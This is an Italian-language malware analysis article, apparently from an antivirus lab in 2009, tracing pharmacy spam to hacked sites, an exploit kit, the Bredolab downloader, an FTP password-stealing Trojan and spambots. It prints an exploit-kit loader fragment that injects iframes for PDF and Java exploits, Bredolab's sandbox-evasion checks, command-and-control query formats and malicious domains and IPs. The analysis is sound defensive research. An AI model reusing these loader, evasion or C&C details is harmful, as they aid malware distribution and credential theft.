
La fabbrica dei soldi

Sergej Golovanov
Igor' Sumenkov
Marija Garnaeva

Il presente articolo è dedicato ai risultati della ricerca da noi condotta su una specifica tipologia di messaggi spam; tali risultati evidenziano i metodi maggiormente utilizzati dai malfattori, al momento attuale, per la creazione di botnet e l'effettuazione di invii di messaggi spam. Si tratta di metodi e procedimenti che rivestono carattere prettamente criminoso: essi perseguono un unico scopo, ovverosia l'arricchimento dei cybercriminali che li mettono in atto.

Spam

Nell'anno corrente, 2009, ad inizio estate, hanno iniziato a giungere al nostro laboratorio anti-spam dei messaggi che, a prima vista, non sembravano differenziarsi in alcun modo dal consueto cliché utilizzato dagli spammer. Tale tipologia di messaggi si rivelava oltremodo diffusa nella categoria tematica riguardante la pubblicità dei soliti farmaci; la composizione ed il layout dei suddetti messaggi erano quelli tradizionali, con utilizzo del formato HTML ed inserimento di elementi grafici:



Esempio di messaggio spam inviato all'indirizzo di posta elettronica
webmaster@viruslist.com

Tali messaggi presentavano una caratteristica davvero singolare, tale da contraddistinguerli inequivocabilmente in seno all'immenso flusso di messaggi spam circolanti in Rete. I link in essi presenti, difatti, non conducevano, come d'abitudine, verso i siti degli spammer, bensì su pagine HTML collocate all'interno di siti pienamente legittimi.

Per quanto i domini riportati nei link apparissero diversi da messaggio a messaggio, a livello di server la loro identità risultava poi univoca, ovverosia «1/2/3/4/buy.html».


```
            <td style="padding: 10px;" valign="top">
            <a href="http://[illegible]/images/1/2/3/4/buy.html"><img src="http://img269.imageshack.u
s/[illegible]/sdfusdfk.gif" border="0"></a></td>

          </tr>

        </tbody>
      </table>

      <div style="margin-bottom: 1.5em; height: 4px; background-color: rgb(166, 180, 99);"></div>

      <p style="margin-bottom: 1.5em; font-family: Arial,sans-serif; font-style: normal; font-variant: norm
al; font-weight: normal; font-size: 12px; line-height: normal; font-size-adjust: none; font-stretch: normal
; color: rgb(79, 37, 16);">
      </p>
□
      <center> <a href="http://[illegible]/img/1/2/3/4/buy.html" target="_blank"><img src="http://www.vis
a.com/globalgateway/images/visa-logo.gif" alt="MasterCard" style="width: 74px; height: 32px;" align="middle
" border="0"></a> <a href="http://[illegible]/images/1/2/3/4/buy.html" target="_blank"><img style="width: 1
69px; height: 39px;" src="http://pfizer.com/img/general/logo.trust-e.gif" alt="E-Trust Secure" align="middl
e" border="0"></a><a href="http://[illegible]/images/1/2/3/4/buy.html" target="_blank"><img src="http://www
.mastercard.com/images/MC_logo.gif" alt="MasterCard" style="width: 85px; height: 45px;" align="middle" bord
er="0"></a>
      </center>

      </td>
```

Testo sorgente di un messaggio contenente link a siti legittimi

Tutte le pagine web alle quali conducevano i suddetti link, contenevano in sostanza un file HTML di una sola riga, con il tag META refresh. Lo scopo specifico di tale tag era quello di reindirizzare poi l'utente su di un'altra pagina web, nella fattispecie sul sito di un negozio on-line adibito alla vendita di farmaci, il quale si rivelava poi essere uno dei tanti siti pubblicizzati dagli spammer.

```
<meta http-equiv="refresh" content="0;url=http://newpharmspious.com" />
```

Testo sorgente della pagina web preposta a reindirizzare gli utenti verso il sito degli spammer



Sito su cui venivano re-diretti gli utenti

Uno dei metodi utilizzati per il rilevamento dello spam è rappresentato dall'inserimento in blacklist del nome di dominio che compare nel link presente all'interno del messaggio di spam; ciò permette di individuare tutti i messaggi di spam inviati per pubblicizzare un determinato prodotto senza dover necessariamente ricorrere all'analisi del testo inserito in tali messaggi. Nella fattispecie, utilizzando il metodo sopra descritto, il rilevamento dei nomi di dominio introdotti nei messaggi di spam non risultava possibile, in quanto i link conducevano verso siti del tutto legittimi; allo stesso tempo, i nostri esperti del laboratorio anti-spam registravano ogni giorno, mediamente, la comparsa di una decina di nuovi domini. Tale metodo è ben noto agli spammer, già da alcuni anni, ma viene utilizzato piuttosto di rado, poiché risulta essere più oneroso, in termini finanziari, rispetto al semplice acquisto di nuovi domini.


Già ad una prima analisi traspariva in maniera piuttosto evidente la probabilità che i siti menzionati nei messaggi di spam fossero in realtà dei siti violati, utilizzati dai malfattori per inserire al loro interno pagine web preposte a reindirizzare gli utenti verso i siti gestiti dagli stessi spammer. Non si riusciva però a capire, in ogni caso, come i cybercriminali potessero riuscire nell'impresa di violare un numero così elevato di siti web.

I siti

E poi, non sarebbe stato comunque possibile violare la maggior parte di tali siti utilizzando i metodi tradizionali. Una prima analisi dei siti web violati non evidenziava, in effetti, la presenza di vulnerabilità identiche o simili, oppure l'utilizzo delle medesime tecnologie per la realizzazione di tali pagine. Per di più, la maggior parte di essi erano stati creati esclusivamente in linguaggio HTML, senza far ricorso ad alcun tipo di script. L'unico tratto comune, che in qualche modo univa tali siti contraffatti, era la presenza di

una cartella contenente il file “buy.html”, il quale presentava un tag HTML volto a reindirizzare gli utenti verso il sito del negozio on-line pubblicizzato dagli spammer ed adibito alla vendita di farmaci.

Tuttavia, nel corso di un'analisi più approfondita del contenuto di uno dei siti violati è stata poi individuata la presenza di un IFRAME molto ben mascherato, tramite il quale gli utenti venivano rediretti sul sito b9g.ru. Ciò ha messo immediatamente in allerta i nostri analisti, in quanto è ben risaputo che IFRAME di simile natura, con link a siti sospetti, vengono spesso utilizzati dai malfattori per infettare i computer degli utenti tramite degli exploit.




Contenuto di una pagina di un sito violato

L'analisi relativa alla collocazione del sito b9g.ru ha evidenziato che esso era distribuito su 5 diversi indirizzi IP:
77.37.20.130,
90.156.144.78,
77.37.19.173,
77.37.19.179,
77.37.19.205.

Raccogliendo le debite informazioni riguardo ai domini registrati su tali indirizzi, abbiamo così individuato quei domini i cui indirizzi venivano utilizzati dai malfattori per l'inserimento di IFRAME, ovverosia a3l.ru, b5r.ru, b5z.ru, b7p.ru, b8o.ru, b9g.ru, c6y.ru, c8k.at, f5l.at, f5x.at, etc. Ciò ha pertanto confermato tutti i sospetti emersi, da parte nostra, riguardo alla perniciosità dell'IFRAME rilevato nel sito contraffatto.

Gli exploit

Nello stadio successivo, occorreva poi determinare cosa effettivamente venisse scaricato nei computer degli utenti dall'indirizzo http://b9g.ru:****/*****.php. Le nostre aspettative hanno trovato conferma: già alla prima visita del sito, assieme al file index.php venivano in effetti scaricati degli exploit. I cybercriminali avevano architettato lo sfruttamento di svariate vulnerabilità presenti nelle applicazioni; l'elemento più pericoloso in questione, di maggior forza penetrativa, era in ogni caso rappresentato dagli exploit messi a punto per sfruttare le vulnerabilità dei PDF.



```
try {
  obj = new ActiveXObject(PDF[i]);
  if (obj){
    document.write('<iframe src="filez/readme.pdf"></iframe>');
  }
 }
 catch (e){
 }
}
try {
  obj = new ActiveXObject("ShockwaveFlash.ShockwaveFlash");
  if (obj){
    //document.write('<iframe src="filez/flash.swf"></iframe>');

  }
}
catch (e){
}
try {
  if (navigator.javaEnabled()){
    document.write('<iframe src="filez/java.html"></iframe>');
  }
}
```

Contenuto di index.php, prima e dopo la decifrazione

I bot

Il risultato dello sfruttamento di tali vulnerabilità era costituito dall'esecuzione del download e dalla successiva installazione nei computer degli utenti del file eseguibile Backdoor.Win32.Bredolab. La funzionalità espletata da tale programma malware, nel quale sono state applicate tecnologie rootkit, è rappresentata dall'effettuazione del download e dalla conseguente installazione nel computer dell'ignaro utente di ulteriori programmi nocivi.

Sezione del dump di memoria del downloader-rootkit, scaricato dall'indirizzo

Bredolab cerca di evitare in ogni modo la propria esecuzione in ambiente SandBox. A tal fine, esso procede alla verifica della corrispondenza tra:

- Nome dell'utente − USER, user, CurrentUser, Sandbox;
- Nome del computer − SANDBOX;
- Presenza della riga “VBOX” nella chiave di registro HKLM\HARDWARE\Description\System\SystemBiosVersion
- Valori della chiave ProductID in HKLM\Microsoft\Windows\CurrentVersion:
    - 55274-640-2673064-23950 (JoeBox)
    - 76487-644-3177037-23510 (CWSandbox)
    - 76487-337-8429955-22614 (Anubis)

Anche se viene soddisfatta una sola delle suddette condizioni, il suddetto programma nocivo compie il proprio lavoro.

Bredolab svolge altresì le attività per le quali è stato concepito qualora nel computer infettato risulti installato il Firewall COMODO.

Negli altri casi, Bredolab provvede ad effettuare una copia di se stesso nel file %Temp%\~TM27FB4A.TMP, introduce il proprio codice in explorer.exe, avvia in esso un nuovo flusso e si mescola con %Temp%\~TM%TempName%. In tal modo, mentre viene ad esaurirsi il processo iniziale inerente alle azioni svolte dal bot, la fase successiva dell'attività condotta dal suddetto programma malware si espleta poi attraverso i flussi da esso generati.

Una volta collegatosi al centro di comando, il bot procede ad inviare la seguente query GET:

GET /l/controller.php?action=bot&entity_list={numeri separati da virgole}
&uid=11&first={0|1}&guid={VolumeSerialNumber}&rnd=6293712

In risposta, il server trasmette al bot i programmi cifrati, i quali potranno poi essere registrati dal bot nel nuovo file %Windows%\Temp\wpv%rand_number%.exe (con il successivo avvio del file) o nel nuovo processo creato, svchost.

Esempio di comunicazione cifrata proveniente dal centro di comando

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 06 Jul 2009 17:08:22 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/5.1.6
Version: 1
Content-Length: 55709
Entity-Info: 1241530597:32768:1;1246898982:22941:2;
Rnd: 982101
Magic-Number: 32|1|
187:55:66:132:143:54:243:114:97:146:132:5:192:141:199:113:160:130:101:16
7:50:61:32:107:127:128:84:144:169:61:158:100:…
```

Risposta del centro di comando.
La chiave di decodificazione è racchiusa nel campo Magic-Number

Nel corso del lavoro svolto, il bot provvede a fornire informazioni sulla propria attività ai proprietari della botnet, inviando loro una query GET di tal genere:


GET /l/controller.php?action=report&guid=0&rnd=6293712&uid=11&
entity={numero:unique_start|unique_failed|repeat_start|repeat_failed;numero:...}

Un Trojan adibito al furto delle password

Il risultato del collegamento effettuato dal bot con il centro di comando risiedeva nel fatto che, sul sistema infettato, veniva poi scaricato ed installato il programma malignoTrojan-PSW.Win32.Agent.mzh, preposto al furto delle password utilizzate a livello di client FTP.

Codice decifrato del Trojan impiegato per effettuare il furto delle password dei client FTP

Le password rubate, utilizzate per l'accesso ai siti mediante protocollo FTP, venivano così inviate ai cybercriminali, all'indirizzo seguente:



Ubicazione del server al quale venivano inviate le password rubate, utilizzate per l'accesso ai siti

Finalmente, ciò che si era prodotto in relazione alla gran quantità di siti violati appariva ben chiaro. La strategia adottata dai malfattori era oramai evidente: i cybercriminali non manomettevano i siti mediante l'utilizzo di iniezioni SQL o di exploit per gli engine dei siti; semplicemente, essi rubavano le password dei client FTP, in maniera tale da poter gestire il contenuto dei siti.

Come recitano le varie descrizioni del malware Trojan-PSW.Win32.Agent.mzh presenti nei forum degli hacker, era quindi stato trovato il sistema per realizzare il furto delle password di accesso ai siti; l'acquisto di tale sistema poteva essere tranquillamente effettuato per la somma di 2.000 $ (dollari USA).


Download di altri programmi maligni

Una settimana dopo, il centro di controllo della botnet inviava il comando per l'esecuzione del download di bot preposti all'invio di spam; e quali bot, poi: Rustock (Backdoor.Win32.HareBot) e Pushdo (Backdoor.Win32.NewRest.aq)!

Un'ulteriore settimana dopo, sui computer infettati venivano installati sia un programma maligno della famiglia koobface che un antivirus fasullo.

Schema dell'attacco

La conduzione di una rapida indagine da parte dei nostri analisti, iniziata proprio con la ricezione all'indirizzo di posta elettronica webmaster@viruslist.com della particolare tipologia di messaggi spam di cui abbiamo parlato all'inizio del presente articolo, ha ben evidenziato lo schema di attacco informatico messo in atto, nella fattispecie, dai cybercriminali:



Schema di funzionamento del sistema utilizzato per violare i siti ed inviare i messaggi spam

Lo schema sopra riportato evidenzia metodi e tecnologie frequentemente utilizzati dai malintenzionati per la creazione di botnet e l'allestimento di veri e propri arsenali per l'invio di grandi quantità di spam:

1. Violazione di siti legittimi.
2. Inserimento nei siti compromessi di pagine web aventi lo scopo di redirigere i visitatori verso i siti degli spammer.
3. Collocazione nei siti contraffatti di link ad exploit.
4. Creazione della botnet composta dai computer infettati appartenenti ai visitatori dei siti compromessi.
5. Furto delle password utilizzate per l'accesso ai siti da parte degli utenti contagiati dall'infezione telematica.
6. Esecuzione del download, sui computer che sono entrati a far parte della botnet, di bot spam utilizzati per l'invio di messaggi spam, così come di altri programmi maligni.

Tali metodi consentono ai malfattori di organizzare un sistema criminoso molto ben congegnato, il quale produce i suoi migliori frutti allorquando lo si utilizza ciclicamente.

Conclusioni

L'invio di messaggi di spam contenenti link a siti contraffatti ed infetti è un fenomeno attualmente molto diffuso in Rete. In effetti, addirittura di ora in ora, vengono da noi costantemente individuate alcune decine di nuovi indirizzi relativi a tali siti.

Esempio di messaggio contenente un link ad una pagina ospitata in un sito contraffatto

```
<head>
<title>okjv oaq</title>
</head>
<body>
<center><a href="http://[illegible]ru/1.html">Cheap wholesale, over 540 brand
s, free samples and free delivery</a>
</center>
</body>
</html>
```

Sorgente HTML del suddetto messaggio

Il link (http://.../1.html) si riferisce ad una pagina situata in un sito violato; detta pagina contiene un tag preposto a redirigere l'utente verso il sito del negozio on-line adibito alla vendita di farmaci.

Gli spammer utilizzano il metodo sopra descritto con varie tipologie di messaggi spam, provvedono a modificare i nomi delle pagine utilizzate per reindirizzare gli utenti verso i siti da loro predisposti, oppure dispensano altri exploit tramite IFRAME. Lo scopo che si prefiggono i malintenzionati è tuttavia univoco: il dispiegamento, da parte loro, di tutte queste tecnologie maligne è unicamente volto all'ottenimento di lauti profitti.

P.S.

Nel mese di luglio è apparsa la notizia relativa all'avvenuta violazione del celebre torrent-tracker Torrentreactor (http://securitylabs.websense.com/content/Alerts/3430.aspx?cmpid=sltw). Esaminando il metodo utilizzato in tale circostanza dai cybercriminali per l'inserimento dei tag preposti a redirigere gli utenti verso un sito contenente degli exploit, traspare in maniera evidente l'impiego, da parte dei malfattori, dell'apposito programma maligno per realizzare il furto delle password a livello di client FTP.

Parte del codice sorgente HTML relativo al sito contraffatto Torrentreactor.net (screenshot con http://securitylabs.websense.com/content/Assets/AlertMedia/Torrenreactor1_alert.jpg***)***

Questo costituisce un ulteriore esempio delle numerose analoghe violazioni di siti messe in atto dai malfattori.